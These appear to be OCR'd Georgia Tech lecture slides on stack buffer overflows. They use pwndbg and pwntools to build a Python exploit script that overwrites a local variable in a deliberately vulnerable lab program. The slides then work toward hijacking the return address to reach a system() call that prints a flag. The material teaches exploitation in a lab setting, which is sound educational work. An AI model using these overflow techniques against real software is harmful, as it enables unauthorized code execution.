 R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
 RBP  0x7ffffd72e820 ◂— 0x4141414141414141 ('AAAAAAAA')
 RSP  0x7ffffd72e7b0 ◂— 0x4141414141414141 ('AAAAAAAA')
*RIP  0x40120b (main+149) ◂— cmp dword ptr [rbp - 4], 1337h
──────────────────────────────────────────[ DISASM / x86-64 / set
   0x4011f4 <main+126>    mov    edx, 100h
   0x4011f9 <main+131>    mov    rsi, rax
   0x4011fc <main+134>    mov    edi, 0
   0x401201 <main+139>    mov    eax, 0
   0x401206 <main+144>    call   401080h                      <re

 ► 0x40120b <main+149>    cmp    dword ptr [rbp - 4], 1337h
   0x401212 <main+156>    jne    401234h                      <ma
    ↓
   0x401234 <main+190>    lea    rax, [rip + 0ddfh]
   0x40123b <main+197>    mov    rdi, rax
   0x40123e <main+200>    call   401060h                      <pu

   0x401243 <main+205>    mov    eax, 0
──────────────────────────────────────────[ SOURCE (COD
In file: /home/binexp/demo/bof/flag.c
    2
    3 int main() {
    4     int secret = 0xdeadbeef;
    5     char name[100] = {0};
    6     read(0, name, 0x100);
 ►  7     if (secret == 0x1337) {
    8         puts("Wow! Here's a secret.");
    9         give_flag(secret);
   10     } else {
   11         puts("Try again!");
   12     }
──────────────────────────────────────────[ STACK ]
00:0000│ rsi rsp 0x7ffffd72e7b0 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓              7 skipped
```

Using GDB: Dumping the Stack

```
pwndbg> x/100x $rsp
0x7ffffd72e7b0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e7c0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e7d0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e7e0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e7f0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e800: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e810: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e820: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e830: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e840: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e850: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e860: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e870: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e880: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e890: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e8a0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e8b0: 0xfd72e940      0x00007fff      0x65301a00      0xed08ce63
0x7ffffd72e8c0: 0xfd72e920      0x00007fff      0xf9e2a28b      0x000078d3
0x7ffffd72e8d0: 0xfd72e958      0x00007fff      0x00403e00      0x00000000
0x7ffffd72e8e0: 0xfd72e958      0x00007fff      0x00401176      0x00000000
0x7ffffd72e8f0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffffd72e900: 0x00401090      0x00000000      0xfd72e940      0x00007fff
0x7ffffd72e910: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffffd72e920: 0x00000000      0x00000000      0x004010b5      0x00000000
0x7ffffd72e930: 0xfd72e938      0x00007fff      0x00000038      0x00000000
pwndbg>
```

```
[ STACK ]
rsi rsp  0x7ffffd72e7b0 ◂— 0x4141414141414141 ('AAAAAAAA')
*RSI     0x7ffffd72e7b0 ◂— 0x4141414141414141 ('AAAAAAAA')
RSP      0x7ffffd72e7b0 ◂— 0x4141414141414141 ('AAAAAAAA')
RBP      0x7ffffd72e820 ◂— 0x4141414141414141 ('AAAAAAAA')
```

pwndbg> x/100x $rsp

- Examine memory
- 100 units
- display in hex
- Starting from this register

Georgia Tech
CREATING THE NEXT

Using GDB: Dumping the Stack

```
pwndbg> x/100x $rsp
0x7ffffd72e7b0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e7c0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e7d0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e7e0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e7f0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e800: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e810: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e820: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e830: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e840: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e850: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e860: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e870: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e880: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e890: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e8a0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffd72e8b0: 0xfd72e940      0x00007fff      0x65301a00      0xed08ce63
0x7ffffd72e8c0: 0xfd72e920      0x00007fff      0xf9e2a28b      0x000078d3
0x7ffffd72e8d0: 0xfd72e958      0x00007fff      0x00403e00      0x00000000
0x7ffffd72e8e0: 0xfd72e958      0x00007fff      0x00401176      0x00000000
0x7ffffd72e8f0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffffd72e900: 0x00401090      0x00000000      0xfd72e940      0x00007fff
0x7ffffd72e910: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffffd72e920: 0x00000000      0x00000000      0x004010b5      0x00000000
0x7ffffd72e930: 0xfd72e938      0x00007fff      0x00000038      0x00000000
pwndbg>
```

```c
1  #include <stdio.h>
2
3  int main() {
4      int secret = 0xdeadbeef;
5      char name[100] = {0};
6      read(0, name, 0x100);
7      if (secret == 0x1337) {
8          puts("Wow! Here's a secret.");
9          give_flag(secret);
10     } else {
11         puts("Try again!");
12     }
13 }
```

```
pwndbg> x &secret
0x7ffffd72e81c: 0x41414141
```

pwndbg> x &secret

- Examine memory
- Address of
- This variable

Georgia Tech
CREATING THE NEXT

Pwntools: cyclic() & cyclic_find()

- **cyclic(n)**
  - Produces a non-repeating, sequential bytestring of size n in chunks of 4 bytes at a time
    - aaaa
    - baaa
    - caaa
    - etc.

```
>>> cyclic(50)
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama'
>>>
```

- **cyclic_find(bytes)**
  - Returns an integer reflecting where exactly the given pattern can be found in the output produced by **cyclic()**

```
>>> cyclic(50)
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama'
>>> cyclic_find(b'kaaa')
40
>>> cyclic_find(0x6161616b)
40
```

Georgia Tech
CREATING THE NEXT

Our First Exploit: Using cyclic()

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += cyclic(500)

p.sendline(payload)
p.interactive()
```

break *0x40120b

```python
#Buffer Overflow
payload = b''
payload += cyclic(500)
```

```
pwndbg> x &secret
0x7ffeb33667ec: 0x62616163
```

```
>>> cyclic_find(0x62616163)
108
```

```
R13  0x0
R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140
R15  0x73c6387b7000 (_rtld_global) —▸ 0x73c6387b82e0 ◂— 0x0
RBP  0x7ffeb33667f0 ◂— 0x6261616562616164 ('daabeaab')
RSP  0x7ffeb3366780 ◂— 0x6161616261616161 ('aaaabaaa')
*RIP 0x40120b (main+149) ◂— cmp dword ptr [rbp - 4], 1337h
──────────────────────────────────────[ DISASM / x86-64 / set e
   0x4011f4 <main+126>    mov    edx, 100h
   0x4011f9 <main+131>    mov    rsi, rax
   0x4011fc <main+134>    mov    edi, 0
   0x401201 <main+139>    mov    eax, 0
   0x401206 <main+144>    call   401080h                    <read

 ► 0x40120b <main+149>    cmp    dword ptr [rbp - 4], 1337h
   0x401212 <main+156>    jne    401234h                    <main
    ↓
   0x401234 <main+190>    lea    rax, [rip + 0ddfh]
   0x40123b <main+197>    mov    rdi, rax
   0x40123e <main+200>    call   401060h                    <puts

   0x401243 <main+205>    mov    eax, 0
──────────────────────────────────────[ SOURCE (CODE)
In file: /home/binexp/demo/bof/flag.c
    2
    3 int main() {
    4     int secret = 0xdeadbeef;
    5     char name[100] = {0};
    6     read(0, name, 0x100);
 ►  7     if (secret == 0x1337) {
    8         puts("Wow! Here's a secret.");
    9         give_flag(secret);
   10     } else {
   11         puts("Try again!");
   12     }
──────────────────────────────────────[ STACK ]
00:0000│ rsi rsp 0x7ffeb3366780 ◂— 0x6161616261616161 ('aaaabaaa')
01:0008│         0x7ffeb3366788 ◂— 0x6161616461616163 ('caaadaaa')
02:0010│         0x7ffeb3366790 ◂— 0x6161616661616165 ('eaaafaaa')
03:0018│         0x7ffeb3366798 ◂— 0x6161616861616167 ('gaaahaaa')
04:0020│         0x7ffeb33667a0 ◂— 0x6161616a61616169 ('iaaajaaa')
05:0028│         0x7ffeb33667a8 ◂— 0x6161616c6161616b ('kaaalaaa')
06:0030│         0x7ffeb33667b0 ◂— 0x6161616e6161616d ('maaanaaa')
07:0038│         0x7ffeb33667b8 ◂— 0x616161706161616f ('oaaapaaa')
──────────────────────────────────────[ BACKTRACE
 ► 0         0x40120b main+149
   1 0x6261616762616166
   2 0x6261616962616168
   3 0x6261616b6261616a
   4 0x6261616d6261616c
   5 0x6261616f6261616e
   6 0x6261617162616170
   7 0x6261617362616172
pwndbg> x &secret
0x7ffeb33667ec: 0x62616163
pwndbg>
```

Our First Exploit: Validating Control

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break *0x40120b
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += cyclic(cyclic_find(0x62616163))
payload += p64(0xdeadbeef)

p.sendline(payload)
p.interactive()
```

```python
#Buffer Overflow
payload = b''
payload += cyclic(cyclic_find(0x62616163))
payload += p64(0xdeadbeef)
```

```
pwndbg> x &secret
0x7ffc0e25e68c: 0xdeadbeef
```

```
*RSI  0x7ffc0e25e620 ◂— 0x6161616261616161 ('aaaabaaa')
 R8   0x0
*R9   0x729d9db54380 (_dl_fini) ◂— endbr64
*R10  0x729d9d8109d8 ◂— 0x11001200001bd3
*R11  0x246
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140
*R15  0x729d9db87000 (_rtld_global) —▸ 0x729d9db882e0 ◂— 0x0
*RBP  0x7ffc0e25e690 ◂— 0x7f0a00000000
*RSP  0x7ffc0e25e620 ◂— 0x6161616261616161 ('aaaabaaa')
*RIP  0x40120b (main+149) ◂— cmp dword ptr [rbp - 4], 1337h
──────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────
 ► 0x40120b <main+149>       cmp    dword ptr [rbp - 4], 1337h
   0x401212 <main+156>       jne    401234h                          <m
    ↓
   0x401234 <main+190>       lea    rax, [rip + 0ddfh]
   0x40123b <main+197>       mov    rdi, rax
   0x40123e <main+200>       call   401060h                          <p

   0x401243 <main+205>       mov    eax, 0
   0x401248 <main+210>       leave
   0x401249 <main+211>       ret

   0x40124a <give_flag>      endbr64
   0x40124e <give_flag+4>    push   rbp
   0x40124f <give_flag+5>    mov    rbp, rsp
──────────────────────────────────────[ SOURCE (CODE) ]──────────────────────────
/home/binexp/demo/bof/flag.c

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
 ►  if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
──────────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ rsi rsp 0x7ffc0e25e620 ◂— 0x6161616261616161 ('aaaabaaa')
01:0008│         0x7ffc0e25e628 ◂— 0x6161616461616163 ('caaadaaa')
02:0010│         0x7ffc0e25e630 ◂— 0x6161616661616165 ('eaaafaaa')
03:0018│         0x7ffc0e25e638 ◂— 0x6161616861616167 ('gaaahaaa')
04:0020│         0x7ffc0e25e640 ◂— 0x6161616a61616169 ('iaaajaaa')
05:0028│         0x7ffc0e25e648 ◂— 0x6161616c6161616b ('kaaalaaa')
06:0030│         0x7ffc0e25e650 ◂— 0x6161616e6161616d ('maaanaaa')
07:0038│         0x7ffc0e25e658 ◂— 0x616161706161616f ('oaaapaaa')
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────
 ► 0         0x40120b main+149
   1   0x729d9d82a1ca __libc_start_call_main+122
──────────────────────────────────────────────────────────────────────────────────
pwndbg> x &secret
0x7ffc0e25e68c: 0xdeadbeef
pwndbg>
```

Our First Exploit: Overwriting

```
24 payload += p64(0x1337)
```

(s)tep: execute next program line; step *into* any function call

```
pwndbg> s
```

```
In file: /home/binexp/demo/bof/flag.c
   4     int secret = 0xdeadbeef;
   5     char name[100] = {0};
   6     read(0, name, 0x100);
   7     if (secret == 0x1337) {
   8         puts("Wow! Here's a secret.");
►  9         give_flag(secret);
  10     } else {
  11         puts("T
  12     }
  13 }
  14
```

More Granular:

(si): execute next instruction, stepping *inside* any **call** instructions.

```
pwndbg> n
```

```
In file: /home/binexp/demo/bof/flag.c
  11         puts("Try again!");
  12     }
  13 }
  14
  15 void give_flag(int check) {
► 16     if (check == 0xdeadc0de) {
  17         system("cat /proc/flag");
  18     } else {
  19
  20     }
  21 }
```

```
In file: /home/binexp/demo/bof/flag.c
  14
  15 void give_flag(int check) {
  16     if (check == 0xdeadc0de) {
  17         system("cat /proc/flag");
  18     } else {
► 19         puts("So close!");
  20     }
  21 }
```

2. The **secret** is checked twice against values it isn't to begin with

Source Code Analysis: List of Problems

2. The **secret** is checked twice against values it isn't to begin with

- What else could we target besides just the **secret** variable?
  - Recall the process crashing at the start of our overflow testing
    - The SIGSEGV fault was due to the process attempting to **(ret)urn** to an invalid address (0x41414141)
    - What if we replaced with a valid address of our own choosing instead?

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

Return to where?

```
#Buffer Overflow
payload = b''
payload += cyclic(500)
```

```
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401249 in main () at flag.c:13
```

```
a     rax, [rip + 0ddfh]
v     rdi, rax
call  401060h                    <puts@plt>

0x401243 <main+205>    mov    eax, 0
0x401248 <main+210>    leave
► 0x401249 <main+211>  ret    <0x6261616762616166>
```

(c)ontinue: resumes program execution until…

- A breakpoint is hit
- The process blocks (waits) for input (e.g. user keyboard)
- The process completes execution/exits/terminates
- The process faults (e.g. SIGSEGV)

Georgia Tech
CREATING THE NEXT

Return to where?

```
#Buffer Overflow
payload = b''
payload += cyclic(500)
```

```
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401249 in main () at flag.c:13
```

```
a     rax, [rip + 0ddfh]
v     rdi, rax
call  401060h                    <puts@plt>

0x401243 <main+205>    mov    eax, 0
0x401248 <main+210>    leave
► 0x401249 <main+211>  ret    <0x6261616762616166>
```

```
>>> cyclic_find(0x6261616762616166)
[!] cyclic_find() expected an integer argument <= 0xffffffff, you gave 0x6261616762616166
    Unless you specified cyclic(..., n=8), you probably just want the first 4 bytes.
    Truncating the data at 4 bytes.  Specify cyclic_find(..., n=8) to override this.
120
```

Georgia Tech
CREATING THE NEXT

Return to where?

```
#Buffer Overflow
payload = b''
payload += cyclic(500)
```

```
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401249 in main () at flag.c:13
```

```
a    rax, [rip + 0ddfh]
v    rdi, rax
call 401060h                    <puts@plt>

0x401243 <main+205>    mov    eax, 0
0x401248 <main+210>    leave
► 0x401249 <main+211>  ret    <0x6261616762616166>
```

ret:
Transfers program control to a return address **located at the top of the stack**.

Georgia Tech
CREATING THE NEXT

Return to where?

Since we can place any arbitrary address to **(ret)urn** to, why not just jump straight to **system()**?

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

Georgia Tech
CREATING THE NEXT

Return to where?

objdump -D flag > flag.asm

```
434 000000000040124a <give_flag>:
435   40124a:       f3 0f 1e fa             endbr64
436   40124e:       55                      push   %rbp
437   40124f:       48 89 e5                mov    %rsp,%rbp
438   401252:       48 83 ec 10             sub    $0x10,%rsp
439   401256:       89 7d fc                mov    %edi,-0x4(%rbp)
440   401259:       81 7d fc de c0 ad de    cmpl   $0xdeadc0de,-0x4(%rbp)
441   401260:       75 16                   jne    401278 <give_flag+0x2e>
442   401262:       48 8d 05 bc 0d 00 00    lea    0xdbc(%rip),%rax
443   401269:       48 89 c7                mov    %rax,%rdi
444   40126c:       b8 00 00 00 00          mov    $0x0,%eax
445   401271:       e8 fa fd ff ff          call   401070 <system@plt>
446   401276:       eb 0f                   jmp    401287 <give_flag+0x3d>
447   401278:       48 8d 05 b5 0d 00 00    lea    0xdb5(%rip),%rax
448   40127f:       48 89 c7                mov    %rax,%rdi
449   401282:       e8 d9 fd ff ff          call   401060 <puts@plt>
450   401287:       90                      nop
451   401288:       c9                      leave
452   401289:       c3                      ret
```

```
1  #include <stdio.h>
2
3  int main() {
4      int secret = 0xdeadbeef;
5      char name[100] = {0};
6      read(0, name, 0x100);
7      if (secret == 0x1337) {
8          puts("Wow! Here's a secret.");
9          give_flag(secret);
10     } else {
11         puts("Try again!");
12     }
13 }
14
15 void give_flag(int check) {
16     if (check == 0xdeadc0de) {
17         system("cat /proc/flag");
18     } else {
19         puts("So close!");
20     }
21 }
```

Georgia Tech
CREATING THE NEXT

Return to where?

```
0000000000040124a <give_flag>:
  40124a:       f3 0f 1e fa             endbr64
  40124e:       55                      push   %rbp
  40124f:       48 89 e5                mov    %rsp,%rbp
  401252:       48 83 ec 10             sub    $0x10,%rsp
  401256:       89 7d fc                mov    %edi,-0x4(%rbp)
  401259:       81 7d fc de c0 ad de    cmpl   $0xdeadc0de,-0x4(%rbp)
  401260:       75 16                   jne    401278 <give_flag+0x2e>
  401262:       48 8d 05 bc 0d 00 00    lea    0xdbc(%rip),%rax
  401269:       48 89 c7                mov    %rax,%rdi
  40126c:       b8 00 00 00 00          mov    $0x0,%eax
  401271:       e8 fa fd ff ff          call   401070 <system@plt>
  401276:       eb 0f                   jmp    401287 <give_flag+0x3d>
  401278:       48 8d 05 b5 0d 00 00    lea    0xdb5(%rip),%rax
  40127f:       48 89 c7                mov    %rax,%rdi
  401282:       e8 d9 fd ff ff          call   401060 <puts@plt>
  401287:       90                      nop
  401288:       c9                      leave
  401289:       c3                      ret
```

- Function Prologue
  - Preps stack/registers
  - **endbr64** would be problematic
    - Why?

Return to where?

```
434 000000000040124a <give_flag>:
435   40124a:       f3 0f 1e fa             endbr64
436   40124e:       55                      push   %rbp
437   40124f:       48 89 e5                mov    %rsp,%rbp
438   401252:       48 83 ec 10             sub    $0x10,%rsp
439   401256:       89 7d fc                mov    %edi,-0x4(%rbp)
440   401259:       81 7d fc de c0 ad de    cmpl   $0xdeadc0de,-0x4(%rbp)
441   401260:       75 16                   jne    401278 <give_flag+0x2e>
442   401262:       48 8d 05 bc 0d 00 00    lea    0xdbc(%rip),%rax
443   401269:       48 89 c7                mov    %rax,%rdi
444   40126c:       b8 00 00 00 00          mov    $0x0,%eax
445   401271:       e8 fa fd ff ff          call   401070 <system@plt>
446   401276:       eb 0f                   jmp    401287 <give_flag+0x3d>
447   401278:       48 8d 05 b5 0d 00 00    lea    0xdb5(%rip),%rax
448   40127f:       48 89 c7                mov    %rax,%rdi
449   401282:       e8 d9 fd ff ff          call   401060 <puts@plt>
450   401287:       90                      nop
451   401288:       c9                      leave
452   401289:       c3                      ret
```

```
15 void give_flag(int check) {
16     if (check == 0xdeadc0de) {
17         system("cat /proc/flag");
18     } else {
19         puts("So close!");
20     }
21 }
```

- if (check == 0xdeadc0de)
  - **mov**: grabs argument from stack
  - **cmpl**: compares arg against 0xdeadc0de
  - **jne**: jumps if False


Georgia Tech
CREATING THE NEXT

```
system("cat /proc/flag");
```

Return to where?

```
434 000000000040124a <give_flag>:
435   40124a:       f3 0f 1e fa             endbr64
436   40124e:       55                      push   %rbp
437   40124f:       48 89 e5                mov    %rsp,%rbp
438   401252:       48 83 ec 10             sub    $0x10,%rsp
439   401256:       89 7d fc                mov    %edi,-0x4(%rbp)
440   401259:       81 7d fc de c0 ad de    cmpl   $0xdeadc0de,-0x4(%rbp)
441   401260:       75 16                   jne    401278 <give_flag+0x2e>
442   401262:       48 8d 05 bc 0d 00 00    lea    0xdbc(%rip),%rax
443   401269:       48 89 c7                mov    %rax,%rdi
444   40126c:       b8 00 00 00 00          mov    $0x0,%eax
445   401271:       e8 fa fd ff ff          call   401070 <system@plt>
446   401276:       eb 0f                   jmp    401287 <give_flag+0x3d>
447   401278:       48 8d 05 b5 0d 00 00    lea    0xdb5(%rip),%rax
448   40127f:       48 89 c7                mov    %rax,%rdi
449   401282:       e8 d9 fd ff ff          call   401060 <puts@plt>
450   401287:       90                      nop
451   401288:       c9                      leave
452   401289:       c3                      ret
```

- system()
  - **lea**: loads “cat /proc/flag” string to RAX
  - **mov**: moves string to RDI
  - **mov**: zeroes-out RAX
  - **call**: invokes system()
  - **jump:** skip “else”



Return to where?

```
000000000040124a <give_flag>:
  40124a:       f3 0f 1e fa             endbr64
  40124e:       55                      push   %rbp
  40124f:       48 89 e5                mov    %rsp,%rbp
  401252:       48 83 ec 10             sub    $0x10,%rsp
  401256:       89 7d fc                mov    %edi,-0x4(%rbp)
  401259:       81 7d fc de c0 ad de    cmpl   $0xdeadc0de,-0x4(%rbp)
  401260:       75 16                   jne    401278 <give_flag+0x2e>
  401262:       48 8d 05 bc 0d 00 00    lea    0xdbc(%rip),%rax
  401269:       48 89 c7                mov    %rax,%rdi
  40126c:       b8 00 00 00 00          mov    $0x0,%eax
  401271:       e8 fa fd ff ff          call   401070 <system@plt>
  401276:       eb 0f                   jmp    401287 <give_flag+0x3d>
  401278:       48 8d 05 b5 0d 00 00    lea    0xdb5(%rip),%rax
  40127f:       48 89 c7                mov    %rax,%rdi
  401282:       e8 d9 fd ff ff          call   401060 <puts@plt>
  401287:       90                      nop
  401288:       c9                      leave
  401289:       c3                      ret
```

- puts("So close!");
  - **lea:** loads "So close!" string to RAX
  - **mov:** stages string to RDI
  - **call:** invokes puts()
- Executes only when if-check evaluates False

Return to where?

```
0000000000040124a <give_flag>:
  40124a:       f3 0f 1e fa             endbr64
  40124e:       55                      push   %rbp
  40124f:       48 89 e5                mov    %rsp,%rbp
  401252:       48 83 ec 10             sub    $0x10,%rsp
  401256:       89 7d fc                mov    %edi,-0x4(%rbp)
  401259:       81 7d fc de c0 ad de    cmpl   $0xdeadc0de,-0x4(%rbp)
  401260:       75 16                   jne    401278 <give_flag+0x2e>
  401262:       48 8d 05 bc 0d 00 00    lea    0xdbc(%rip),%rax
  401269:       48 89 c7                mov    %rax,%rdi
  40126c:       b8 00 00 00 00          mov    $0x0,%eax
  401271:       e8 fa fd ff ff          call   401070 <system@plt>
  401276:       eb 0f                   jmp    401287 <give_flag+0x3d>
  401278:       48 8d 05 b5 0d 00 00    lea    0xdb5(%rip),%rax
  40127f:       48 89 c7                mov    %rax,%rdi
  401282:       e8 d9 fd ff ff          call   401060 <puts@plt>
  401287:       90                      nop
  401288:       c9                      leave
  401289:       c3                      ret
```

- Function Epilogue
  - Restores stack/registers

Georgia Tech
CREATING THE NEXT

Return to where?

```
434 000000000040124a <give_flag>:
435   40124a:       f3 0f 1e fa             endbr64
436   40124e:       55                      push   %rbp
437   40124f:       48 89 e5                mov    %rsp,%rbp
438   401252:       48 83 ec 10             sub    $0x10,%rsp
439   401256:       89 7d fc                mov    %edi,-0x4(%rbp)
440   401259:       81 7d fc de c0 ad de    cmpl   $0xdeadc0de,-0x4(%rbp)
441   401260:       75 16                   jne    401278 <give_flag+0x2e>
442   401262:       48 8d 05 bc 0d 00 00    lea    0xdbc(%rip),%rax
443   401269:       48 89 c7                mov    %rax,%rdi
444   40126c:       b8 00 00 00 00          mov    $0x0,%eax
445   401271:       e8 fa fd ff ff          call   401070 <system@plt>
446   401276:       eb 0f                   jmp    401287 <give_flag+0x3d>
447   401278:       48 8d 05 b5 0d 00 00    lea    0xdb5(%rip),%rax
448   40127f:       48 89 c7                mov    %rax,%rdi
449   401282:       e8 d9 fd ff ff          call   401060 <puts@plt>
450   401287:       90                      nop
451   401288:       c9                      leave
452   401289:       c3                      ret
```

```c
1  #include <stdio.h>
2
3  int main() {
4      int secret = 0xdeadbeef;
5      char name[100] = {0};
6      read(0, name, 0x100);
7      if (secret == 0x1337) {
8          puts("Wow! Here's a secret.");
9          give_flag(secret);
10     } else {
11         puts("Try again!");
12     }
13 }
14
15 void give_flag(int check) {
16     if (check == 0xdeadc0de) {
17         system("cat /proc/flag");
18     } else {
19         puts("So close!");
20     }
21 }
```

Georgia Tech
CREATING THE NEXT

Nearly there!

```
pwndbg> c
Continuing.
[Attaching after Thread 8095.8095 vfork to child Thread 8111.8111]
[New inferior 2 (process 8111)]
Reading /usr/lib/debug/.build-id/8d/930f38a5a7994e560c589918c45f65d87a71d6.debug from remote target...
[Detaching vfork parent process 8095 after child exec]
[Inferior 1 (process 8095) detached]
process 8111 is executing new program: /usr/bin/dash
Reading /usr/bin/dash from remote target...
Reading /usr/bin/dash from remote target...
Reading /usr/lib/debug/.build-id/e5/39bfe5396509ecc0851c4efed2e91a9d4107d5.debug from remote target...
Reading /usr/bin/39bfe5396509ecc0851c4efed2e91a9d4107d5.debug from remote target...
Reading /usr/bin/.debug/39bfe5396509ecc0851c4efed2e91a9d4107d5.debug from remote target...
Reading /usr/lib/debug//usr/bin/39bfe5396509ecc0851c4efed2e91a9d4107d5.debug from remote target...
Reading /usr/lib/debug/usr/bin//39bfe5396509ecc0851c4efed2e91a9d4107d5.debug from remote target...
Error in re-setting breakpoint 1: Function "main" not defined.
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
Reading /lib/x86_64-linux-gnu/libc.so.6 from remote target...
[Attaching after Thread 8111.8111 vfork to child Thread 8112.8112]
[New inferior 3 (process 8112)]
Reading /usr/lib/debug/.build-id/8d/930f38a5a7994e560c589918c45f65d87a71d6.debug from remote target...
[Detaching vfork parent process 8111 after child exec]
[Inferior 2 (process 8111) detached]
process 8112 is executing new program: /usr/bin/cat
Reading /usr/bin/cat from remote target...
Reading /usr/bin/cat from remote target...
Reading /usr/lib/debug/.build-id/56/18364b37ff47f6009e071312ec460bed1ace12.debug from remote target...
warning: could not find '.gnu_debugaltlink' file for target:/usr/bin/cat
Reading /usr/lib/debug/.build-id/49/4344ee95580ab114995448d0e1d379638782b4.debug from remote target...
Reading /usr/bin/4344ee95580ab114995448d0e1d379638782b4.debug from remote target...
Reading /usr/bin/.debug/4344ee95580ab114995448d0e1d379638782b4.debug from remote target...
Reading /usr/lib/debug//usr/bin/4344ee95580ab114995448d0e1d379638782b4.debug from remote target...
Reading /usr/lib/debug/usr/bin//4344ee95580ab114995448d0e1d379638782b4.debug from remote target...
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
Reading /lib/x86_64-linux-gnu/libc.so.6 from remote target...
[Inferior 3 (process 8112) exited normally]
pwndbg>
```

```
binexp@CS6035-24:~/binexp/01_basic_overflow_2$ python3 e.py dbg
